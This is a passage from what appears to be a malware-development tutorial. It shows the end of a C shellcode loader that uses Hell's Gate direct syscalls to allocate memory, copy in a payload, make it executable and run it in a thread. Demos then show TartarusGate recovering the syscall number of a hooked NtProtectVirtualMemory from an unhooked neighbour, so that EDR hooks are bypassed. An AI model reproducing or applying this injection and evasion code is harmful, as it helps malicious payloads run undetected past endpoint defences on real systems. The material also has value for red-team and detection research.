                printf("[!] Failed To Initialize The Specified Direct-Syscalls \n");
                return -1;
        }



        // allocating memory
        SetSSn(g_Nt.NtAllocateVirtualMemory.dwSSn);
        if ((STATUS = RunSyscall(hProcess, &pAddress, 0, &sSize, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE)) != 0x00 || pAddress == NULL) {
                printf("[!] NtAllocateVirtualMemory Failed With Error: 0x%0.8X \n",
STATUS);
                return -1;
        }

        // copying the payload
        memcpy(pAddress, Payload, sizeof(Payload));
        sSize = sizeof(Payload);

        // changing memory protection
        SetSSn(g_Nt.NtProtectVirtualMemory.dwSSn);
        if ((STATUS = RunSyscall(hProcess, &pAddress, &sSize, PAGE_EXECUTE_READ,
&dwOld)) != 0x00) {
                printf("[!] NtProtectVirtualMemory Failed With Error: 0x%0.8X \n",
STATUS);
                return -1;
        }



        // executing the payload
        SetSSn(g_Nt.NtCreateThreadEx.dwSSn);
        if ((STATUS = RunSyscall(&hThread, THREAD_ALL_ACCESS, NULL, hProcess,
pAddress, NULL, FALSE, NULL, NULL, NULL, NULL)) != 0x00) {
                printf("[!] NtCreateThreadEx Failed With Error: 0x%0.8X \n",
STATUS);
                return -1;
        }



        // waiting for the payload
        SetSSn(g_Nt.NtWaitForSingleObject.dwSSn);
        if ((STATUS = RunSyscall(hThread, FALSE, NULL)) != 0x00) {
                printf("[!] NtWaitForSingleObject Failed With Error: 0x%0.8X \n",
STATUS);
                return -1;
        }



        printf("[#] Press <Enter> To Quit ... ");
        getchar();

        return 0;
}
```


Demo 1 - Without TartarusGate

`MalDevEdr.dll` is injected into the Hell's Gate implementation that does not use TartarusGate to find an SSN. This will fail when searching for the SSN, as expected.


- Injecting `MalDevEdr.dll` into the Hell's Gate implementation.



- `NtProtectVirtualMemory` is hooked.




- Hell's Gate fails.




Demo 2 - With TartarusGate

`MalDevEdr.dll` is injected into the Hell's Gate implementation that uses TartarusGate to find an SSN. This implementation is able to successfully retrieve the SSN.


- Injecting `MalDevEdr.dll` into the Hell's Gate implementation that utilizes TartarusGate. Furthermore, breakpoints are inserted in several points in the code for further analysis.




- Hitting a breaking point when retrieving the SSN of `NtProtectVirtualMemory`. Since it's hooked, the syscall's opcodes aren't the same as the usual syscall format.




- The syscall directly below `NtProtectVirtualMemory` is unhooked and so its SSN is retrieved instead. The variable `idx` has a value of 1.



- `low` is 81 (in decimal) and `high` is 0. Calculating this neighboring syscall's SSN returns `0x51` (in hex) or 81 (in decimal)



- Since the search path was downward, `NtProtectVirtualMemory`'s SSN is `81 - 1 = 80`.



- 80 in hex is `0x50`, which is the correct SSN for `NtProtectVirtualMemory`.